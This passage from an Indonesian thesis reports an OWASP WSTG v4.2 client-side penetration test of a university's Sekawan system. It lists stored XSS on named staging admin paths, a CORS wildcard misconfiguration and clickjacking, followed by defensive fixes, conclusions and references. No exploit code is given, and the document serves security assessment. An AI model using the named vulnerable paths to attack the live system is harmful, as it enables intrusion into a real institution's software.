- Pengujian pada **WSTG-CLNT-10** dan **WSTG-CLNT-11**, *Websockets* atau pun fungsi dalam melakukan pengiriman pesan (contoh: `postMessage())` dalam messaging API tidak ditemukan.
- Pada **WSTG-CLNT-13**, teknik JSONP tidak ditemukan.

Berdasarkan hasil diskusi dengan para pengembang sistem, beberapa teknologi, API, atau pun teknik yang sesuai dengan pengujian keempat poin ini memang tidak ada atau digunakan pada struktural sistem.

4.3.3. *Reporting*

Berdasarkan keseluruhan analisis hasil *penetration testing* yang telah dilakukan maka dibentuklah dua poin utama dalam struktur *report* ini, antara lain WSTG *Checklist* v4.2 sebagai bagian dari *report* atas kerentanan yang ditemukan dan saran untuk memperbaikinya.

A. WSTG *Checklist* v4.2

Berdasarkan hasil *penetration testing* yang sudah dilakukan, dibentuklah kompilasi keseluruhan hasil tersebut dengan melakukan pengisian *Report* WSTG *Checklist* v4.2. *Report* ini terdiri dari *Testing Checklist* dan *Summary Findings*.

1. *Testing Checklist*

Testing checklist merupakan keseluruhan hasil atas poin-poin *framework* WSTG v4.2 apa saja yang digunakan dalam melakukan *penetration testing*. Berikut adalah Tabel 4.3 sebagai hasil dari pengisian *testing checklist*:

Tabel 4.3 *Testing checklist*

ID *Client Side Testing*	*Test Name*	*Status*	*Notes*
WSTG-CLNT-01	*Testing for DOM-Based Cross Site Scripting*	*Pass*	
WSTG-CLNT-02	*Testing for JavaScript Execution*	*Issues*	Pada *field* input tertentu
WSTG-CLNT-03	*Testing for HTML Injection*	*Issues*	Pada *field* input tertentu
WSTG-CLNT-04	*Testing for Client Side URL Redirect*	*Pass*	
WSTG-CLNT-05	*Testing for CSS Injection*	*Pass*	
WSTG-CLNT-06	*Testing for Client Side Resource Manipulation*	*Pass*	
WSTG-CLNT-07	*Test Cross Origin Resource Sharing*	*Issues*	Pada *Cross-Domain* tertentu
WSTG-CLNT-08	*Testing for Cross Site Flashing*	*Pass*	
WSTG-CLNT-09	*Testing for Clickjacking*	*Issues*	Pada seluruh Halaman
WSTG-CLNT-10	*Testing WebSockets*	*Pass*	

WSTG-CLNT-11	*Test Web Messaging*	*Pass*	
WSTG-CLNT-12	*Testing Browser Storage*	*Pass*	
WSTG-CLNT-13	*Testing for Cross Site Script Inclusion*	*Pass*	

2. *Summary Findings*

Berdasarkan hasil *testing checklist*, diisilah *summary findings* sebagai *list* atas kerentanan apa saja yang muncul berdasarkan poin-poin pengujian yang dilakukan. Berikut adalah Tabel 4.4 sebagai hasil dari pengisian *summary findings*:

Tabel 4.4 *Summary findings*

No.	*Vulnerability Name*	ID WSTG	*Affected Host/Path*
1	*Stored XSS*	WSTG-CLNT-02 WSTG-CLNT-03	https://staging.sekawan-uii.id/si-penjaluran/admin/rubrik/input/, https://staging.sekawan-uii.id/si-penjaluran/admin/kelola/ruang/edit/1, https://staging.sekawan-uii.id/si-penjaluran/admin/kelola/dosen/edit/2, https://staging.sekawan-uii.id/si-penjaluran/admin/kelola/konsentrasi/tambah
2	*Cross-Domain missconfiguration*	WSTG-CLNT-07	https://ajax.googleapis.com/ajax/libs/jquery/3.1.0/jquery.min.js, https://cdn.datatables.net/1.10.16/css/dataTables.bootstrap4.min.css, https://fonts.googleapis.com/css?family=Open+Sans
2	*Clickjacking*	WSTG-CLNT-09	Seluruh Halaman/*Path*

B. Saran Perbaikan

1. Saran perbaikan kerentanan *Stored* XSS
   - *Filtering* karakter khusus seperti: “<”, “>”, “&”, dan sejenisnya.
   - Validasi apa yang dimasukkan *user*.
   - *Encode* segala bentuk input, agar apapun yang dimasukkan tidak akan berbentuk *script* berbahaya pada *database* sistem.
   - Menerapkan *open-source library* seperti: HTML Purifier, PHP antiXSS, atau XSS HTML Filter pada *field* yang rentan.

2. Saran perbaikan kerentanan *Cross-Domain missconfiguration*
   - Konfigurasi ulang penggunaan *wildcard* "*" pada *Access-Control-Allow-Origin* menjadi domain internal sistem.
3. Saran perbaikan kerentanan *Clickjacking*
   - Konfigurasi ulang *X-Frame Options* menjadi "*SAMEORIGIN*" agar domain internal tetap bisa memuat sistem, atau "*DENY*" agar tidak bisa dimuat oleh domain manapun.

BAB V
KESIMPULAN DAN SARAN

5.1 Kesimpulan

Penelitian berupa pengujian keamanan sistem Sekawan berdasarkan *framework* WSTG v4.2 memberikan keluaran berupa *report* sebagai bentuk dari tujuan penelitian ini. Berdasarkan seluruh tahap dalam penelitian ini, diperoleh beberapa kesimpulan, antara lain sebagai berikut:

a. Dua tipe kegiatan pengujian keamanan sistem yang dilakukan yaitu *vulnerability scanning* dan *penetration testing* terbukti dapat mengungkapkan kerentanan pada sistem.
b. Analisis hasil disusun berdasarkan hasil dua tipe kegiatan pengujian yang telah dilakukan dan hasil diskusi dengan para pengembang.
c. Berdasarkan kegiatan pengujian dan analisis hasil, disusunlah WSTG *Checklist* v4.2 sebagai bentuk dari *report* penelitian.
d. Sistem Sekawan memiliki tiga kerentanan yang terungkap, perlu dilakukannya perbaikan sistem lebih lanjut.
e. *Framework* WSTG v4.2 dari OWASP dinilai cocok untuk digunakan sebagai panduan dalam melakukan pengujian keamanan sistem karena *framework* tersebut memiliki poin-poin dan tata cara pengujian yang selalu diperbaharui sesuai dengan perkembangan teknologi web.
f. Burp Suite dan OWASP ZAP sebagai *security testing tools* memiliki fitur-fitur yang sangat membantu dalam proses pengujian sistem.

5.2 Saran

Berdasarkan penelitian yang sudah dilakukan, terdapat beberapa saran yang dapat direalisasikan dalam mengembangkan sistem Sekawan serta acuan bagi penelitian terkait di masa yang akan datang. Berikut adalah beberapa saran tersebut:

a. Melakukan pengujian berdasarkan poin subbab lainnya pada *framework* WSTG v4.2.
b. Melakukan pengujian keamanan sistem menggunakan *framework* atau metode lainnya.
c. Melakukan pembaharuan keamanan sistem secara berkala.
d. Lebih mempersiapkan dan mematangkan kembali struktur pemrograman web pada sistem Sekawan versi yang akan mendatang.

DAFTAR PUSTAKA

A Potter, & Perry, A. G., "*Buku Ajar Fundamental Keperawatan: Konsep, Proses, Dan Praktik, edisi 4, Volume.2*" Jakarta: EGC, 2006.

Chad Perrin, "*The CIA Triad*", Louisville, KY: TechRepublic, 2008.

Elie Saad, Rick Mitchell, *"OWASP Web Security Testing Guide Version 4.2"*, owasp.org, 2020

Ferda Özdemir Sönmez, *"OWASP Security Qualitative Metrics"*, diakses pada hari Sabtu, 27 Februari 2021 dari https://owasp.org/www-project-security-qualitative-metrics/.

Haag dan Keen, "*Information Technology: Tomorrow's Advantage Today*", Hammond: Mcgraw-Hill College, 1996.

Hamilton T., "*What is Security Testing*", diakses pada hari Senin, 10 Mei 2021 dari https://www.guru99.com/what-is-security-testing.html, 2014.

Limbong Tampang, *"Peran Teknologi Informasi Dalam Pengembangan Vokasi Pendidikan Tinggi"*, Manado: Fakultas Teknik, Universitas Negeri Manado, Seminar Internasional, ISSN 1907-2066.

Moh. Yunus, *"Analisis Kerentanan Aplikasi Berbasis Web Menggunakan Kombinasi Security Tools Project Berdasarkan Framework OWASP Versi 4"*, Jurnal Ilmiah Informatika Komputer, Volume 24, No. 1, April 2019.

Sekawan, *"Buku Panduan Sekawan Prodi Informatika Program Sarjana"*, diakses pada hari Sabtu, 27 Februari 2021 dari https://sekawan-uii.id/si-penjaluran/auth.

Sudrajat. A., *"Teori Abraham Maslow"*, diakses pada hari Sabtu, 27 Februari 2021 dari http://ocw.usu.ac.id/, 2008.

Turner, Jonathan H, "*The Structure of Sociological Theory*", Homewood III: The Dorsey Press, 1978.

Whitman, M.E., & Mattord, H.J, "*Management of Information Security, Third Edition*", Boston: Course Technology, 2010.

Yakub, *"Pengantar Sistem informasi"*, Yogyakarta: Graha Ilmu, 2012.

LAMPIRAN